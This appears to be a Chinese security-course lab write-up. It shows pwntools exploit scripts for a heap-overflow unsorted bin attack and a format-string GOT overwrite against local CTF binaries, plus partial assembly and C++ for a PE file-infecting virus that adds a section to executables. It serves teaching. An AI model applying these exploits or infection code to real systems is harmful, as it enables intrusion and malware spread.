
运行结果如下







### 堆溢出

注： 下面的例子是我 Linux课程设计中做的一个小题，正好拿来做实验了。

例行检查，64位程序，开启了nx和canary  


本地试运行一下，经典的堆的菜单  



64位ida载入，检索程序里的字符串的时候发现了后门  


main（）  
  
可以看到，当v5=4=4869，而且magic在bss段，只要覆写magic>0x1305就能够获取到shell  
create\_heap（）  
  
edit\_heap()  
  
delete\_heap()  


利用思路：首先通过 unsorted bin attack 覆盖 magic>0x1305，然后输入 v3= 4849, 就可以拿到 shell了。

利用过程：  
首先创建三个chunk，之后free（chunk1)。

|  |
| --- |
| add(0x30,'aaaa')#0  add(0x80,'bbbb')#1  add(0x10,'cccc')#2  delete(1) |

chunk 2 是为了防止 free chunk 1 的时候 chunk 1 与 top chunk 合并，chunk0，chunk2的大小随意，chunk1的大小要>0x80（fast bin最大为0x80）,这样free它的时候会进入到unsorted bin（chunk在被释放后，如果其大小不在fast bin的范围内，会被先放到unsorted bin,在申请内存的时候如果大小不是fast bin大小的内存并且在small bin中没有找到合适的chunk，就会去unsorted中寻找。  
此时的堆布局  
  
我们通过 chunk 0 溢出覆写 chunk 1 的 bk 指针，

|  |
| --- |
| magic = 0x6020A0  edit(0,0x50,0x30 \* "a" + p64(0)+p64(0x91)+p64(0)+p64(magic-0x10)) |

此时堆布局如下，可以看到chunk1的bk已经被我们改写了  
  
然后我们再次创建与 chunk 1 同样大小的 chunk ，被 free 掉的 chunk 1 就会从 unsorted bin 中取出，做脱链操作

|  |
| --- |
| CreateHeap(0x80,'dddd') |
| unsorted\_chunks(av)->bk = bck = victim->bk = magic - 0x10;  bck->fd = \*(magic - 0x10 + 0x10) = unsorted\_chunks(av); |

即我们向 magic 写入了一个 大于 0x1305 的值（unsorted bin 链表头地址），然后我们再次 malloc 与 unsorted bin 一样大小的块就可以进入 get\_flag 成功拿 shell 。


攻击脚本如下：

|  |
| --- |
| from pwn import \*  p = process('./magicheap')  def add(size,content):  p.recvuntil(':')  p.sendline('1')  p.recvuntil(':')  p.sendline(str(size))  p.recvuntil(':')  p.sendline(content)    def edit(idx,size,content):  p.recvuntil(':')  p.sendline('2')  p.recvuntil(':')  p.sendline(str(idx))  p.recvuntil(':')  p.sendline(str(size))  p.recvuntil(':')  p.sendline(content)    def delete(idx):  p.recvuntil(':')  p.sendline('3')  p.recvuntil(':')  p.sendline(str(idx))  add(0x30,'aaaa')  add(0x80,'bbbb')  add(0x10,'cccc')  delete(1)  magic = 0x6020A0  edit(0,0x50,0x30 \* "a" + p64(0)+p64(0x91)+p64(0)+p64(magic-0x10))  add(0x80,'dddd')  p.sendlineafter(':','4869')  p.interactive() |

### 格式化字符串漏洞

注：下面的例子是我出的信安实验二的例子，正好直接拿来做实验了


当拿到一个文件时，我们首先需要确定这个文件的类型、平台、链接等相关信息，可以使用Linux下的file命令：




可以看到format1为ELF文件格式，64位。因此我们使用64位的ida打开。左侧的函数列表。




点进main函数看一下，按下F5键可以将汇编反编译为C语言。


在循环中的31行代码中，printf函数的参数s1可控，产生了格式化字符串漏洞。接下来测试一下是否真的存在格式化字符串漏洞。

可以看到确实产生了格式化字符串漏洞。


本实验中能够控制地方是栈，结合函数调用约定，超过5个参数时，将使用栈作为参数传递，为任意地址读写提供了条件。

观察到第六个%p，输出的内容为0x2070252062626262 就是 bbbb %p 的十六进制形式。上面的例子相对繁琐，这里可以使用一个更加简单的方法——%6$p，其中6$ 就是表示偏移为6（即第六个%p，由此更加方便了我们控制偏移量，不在需要向图9给出的例子一般，写很多的%p来把数据泄漏，使用bbbb %6$p 就能起到相同的效果。



如果某个地址写入栈中，控制偏移指向这个地址，结合%s格式化字符串可以实现**任意地址读**，下面举了一个例子，在username 输入的是i`m root 在password输入%13$s，在call printf 下断点，查看一下栈内的值

（因为栈顶的偏移是6， 所以i`m root 的偏移为 13，这中间的数据是程序运行自动填充的数据）

于是会输出（0x602260地址处的值——i`m root (即上面输入的username）

同理，在栈上布置一个地址，结合***$xc%y$n***可以实现任意地址写。(其中，x表示写入的数字，c表示上表中格式化字符串中的输出单个字符，y表示偏移，n表示写入。由此，我们就可以明白格式化字符串带来的危害有——任意地址读、任意地址写。

根据上面的例子，结合攻击脚本exp.py 尝试更好的理解格式化字符串的过程中发生了什么。

|  |
| --- |
| from pwn import \*  sh = process("./format1")  elf = ELF('./format1')  context.log\_level = 'debug'  def dbg(command = ""):  gdb.attach(sh, command)  pause()  sys = [0x08, 0x08, 0x40]  free = elf.got['free']  sh.sendlineafter("username:", "your name")  payload = r"%" + str(sys[0]) + r"c%9$hhn"  payload += r'%' + str(sys[1] - sys[0] + 0x100) + "c%10$hhn"  payload = payload.ljust(0x18, '\x00')  payload += p64(free) + p64(free + 1)  sh.sendlineafter("password:", payload)  sh.sendlineafter("password:","p@5sW0rD")  sh.interactive() |

## 实验三

完成一个简单的PE文件病毒核心机制的实现，具体要求如下：

* 自定义可执行文件的搜索范围；
* 要求能够自动识别PE文件类型；
* 利用节插入、节扩展或节添加（三者任选一种）方式完成病毒在PE文件中的感染机制；
* 利用注册表的系统调用API函数（创建键RegCreateKeyEx、打开一个键RegOpenKeyEx、读取键RegQueryValueEx、设置键值RegSetValueEx、删除键值RegDeketeKey）实现一种系统配置的修改，作为一种对系统使用过程中的病毒破坏机制；

### 病毒体实现思路

病毒体主要实现病毒的破坏功能。这里我们模拟实现破坏功能，即调用MessageBoxA 函数弹窗读取注册表中的主机信息。实现思路如下：

* 首先通过宿主的进程环境块PEB相关联的数据结构获取Kernel32.dll的基地址，搜寻其导出表，通过函数名匹配的方式获取LoadLibraryA函数和GetProcAddress函数的地址，通过这两个函数我们可以实现获取任意dll文件中函数。
* 通过LoadLibraryA加载advapi32.dll和user32.dll两个动态链接库的基地址，接下来调用GetProcAddress获取这两个链接库中的函数。
* 根据我们要实现的功能——弹窗和读取注册表。我们用GetProcAddress获取advapi32.dll中的RegOpenKeyExA，RegQueryValueExA，RegCloseKey的函数地址；获取user32.dll中的MessageBoxA的函数地址。通过这4个函数实现弹窗和读取注册表的功能。

### 病毒体具体实现

采用汇编编写，下面对主要几个功能的实现结合代码做解释：

* 获取病毒基地址
* call infect  
  infect:  
  pop eax  
  sub eax, offset infect ;eax记录病毒节基地址
* 获取kernel32.dll基地址

|  |
| --- |
| * xor ebx, ebx assume fs:nothing mov ebx, fs:[30h] ;TEB mov ebx, [ebx+0ch] ;PEB mov ebx, [ebx+1ch] ;ntdll.dll mov ebx, [ebx] ;kernelbase.dll mov ebx, [ebx] ;kernel32.dll mov ebx, [ebx+8] |

* 通过获取fs寄存器偏移0x30h处的值，该值为当前进程的TEB的地址；然后取TEB偏移0x0ch处的值获得进程PEB的地址；接着获取PEB偏移0x1ch处的值，该值为一个链表的首地址。链表的第一个节点记录了动态链接库ntdll.dll的信息，第二个节点记录了动态链接库kernelbase.dll的信息，第三个节点记录了动态链接库kernel32.dll的信息，获取第三个节点的地址，其偏移0x08h处即是kernel32.dll的基地址。
* 获取kernel32.dll导出表地址

|  |
| --- |
| * push ecx mov ecx, ebx add ecx, 60 ;e\_lfanew mov ecx, [ecx] add ecx, ebx ;PE头 add ecx, 120 ;数据目录表地址 mov ecx, [ecx] ;数据目录表第一项即导出表的RVA add ecx, ebx ;导出表地址 mov [offset k32\_export\_addr + eax], ecx ;保存导出表地址到k32\_export\_addr中 pop ecx |

* 通过PE头偏移0x78h处获取数据目录表的地址，数据目录表为结构体IMAGE*DATA*DIRECTORY的数组，数组的第1项为导出表的信息，数据目录表的第一项即为RVA，将导出表的RVA加上kernel32.dll的基地址即是导出表的地址。
* 获取LoadLibraryA和GetProcAddress的地址
* kernel32.dll导出表基地址偏移0x18h处的值为导出函数名数量，偏移0x1ch处的值为导出函数地址表的RVA，偏移0x20h处的值为导出函数名表的RVA，偏移0x24处的值为导出函数对应导出函数地址表的下标记录表的RVA。
* 通过遍历导出函数名来寻找两个所需的函数的下标。通过下标再去索引拿到函数地址。其中注意需要自己编写一个字符串比较函数。
* 获取函数地址后，call调用并实现病毒功能

首先获取dll地址，再拿到dll中对应需求函数的地址，最后再call调用

1. 获取dll地址（调用LoadLibraryA获取advapi32.dll的地址）

|  |
| --- |
| * mov ecx, offset advapi add ecx, eax push eax push ecx mov eax, [offset ll\_ordinal + eax] call eax mov edi, eax ;advapi32.dll地址 pop eax |

1. 获取函数地址（调用GetProcAddress获取advapi32.dll中的导出函数RegOpenKeyExA的地址

|  |
| --- |
| * mov edx, edi mov ecx, offset open add ecx, eax push eax push ecx push edx mov eax, [offset gpa\_ordinal + eax] call eax mov edx, eax ;RegOpenKeyExA的地址 pop eax push eax |

1. 调用RegOpenKeyExA函数打开注册表以及后续的读取注册表、关闭注册表，代码过长不予给出（获取user32.dll完成对弹窗函数的调用与上述基本同理）

### 感染模块实现思路

感染模块相当于main函数，通过对要感染文件的判断，如果符合感染条件就将病毒体插入PE文件节尾（采用新增节的方式），同时修正PE文件的对齐粒度、节属性、入口地址等属性。

### 感染模块具体实现

* 选择目录

通过 -d 参数指定目录，并将其下所有exe作为感染目标。

* 判断是否为PE文件
* 首先通过DOS头的“MZ”标志（转成16进制为0x5a4d）。再通过0x3c偏移处的e\_lfanew字段指向PE文件头地址。再对该地址的前4个字节判断PE头标志是否为“PE\0\0”（转成16进制为0x4550）。

|  |
| --- |
| * f.read((char\*)&i, 2); if (i != 0x5a4d) {  f.close(); //DOS头标志判断  return 0; } f.seekg(0x3c, ios::beg);// 0x3c为e\_lfanew字段偏移(相对于开头) f.read((char\*)&i, 4);// 获取PE头偏移 int j = i; f.seekg(i, ios::beg); f.read((char\*)&i, 4); if (i != 0x4550) {// PE头标志判断  f.close();  return 0; } |

* 判断文件位数

PE头偏移0x14h处2个字节记录了文件的位数，若为0x00f0，说明PE文件为64位，放弃感染文件，若为0x00e0，说明PE文件为32位，符合感染条件。

* 判断是否已经被感染

找到PE文件从开始端偏移0x29的位置为保留字。我们之前在病毒体实现时确定将该感染完成的PE文件的该保留字段写入0x1234作为标志。因此只需要根据这个标志来判断是否已经被感染。防止重复操作。

|  |
| --- |
| file.seekg(0x29, ios::beg); // 0x29偏移处为保留字 file.read((char\*)firstaddr, 4); if (firstaddr == 0x1234) {  cout << "File " << filename << " has been infected!" << endl;  return; } |

* 判断是否能够插入节表


判断方法采用将第一个节偏移-（PE文件头基地址+0xf8 + 节数量\*40）与40进行比较（32位下节大小固定40字节），如果大于则间距足够：


|  |
| --- |
| if (firstaddr - (pe + bits + numofsections \* 40) >= 40 ) |

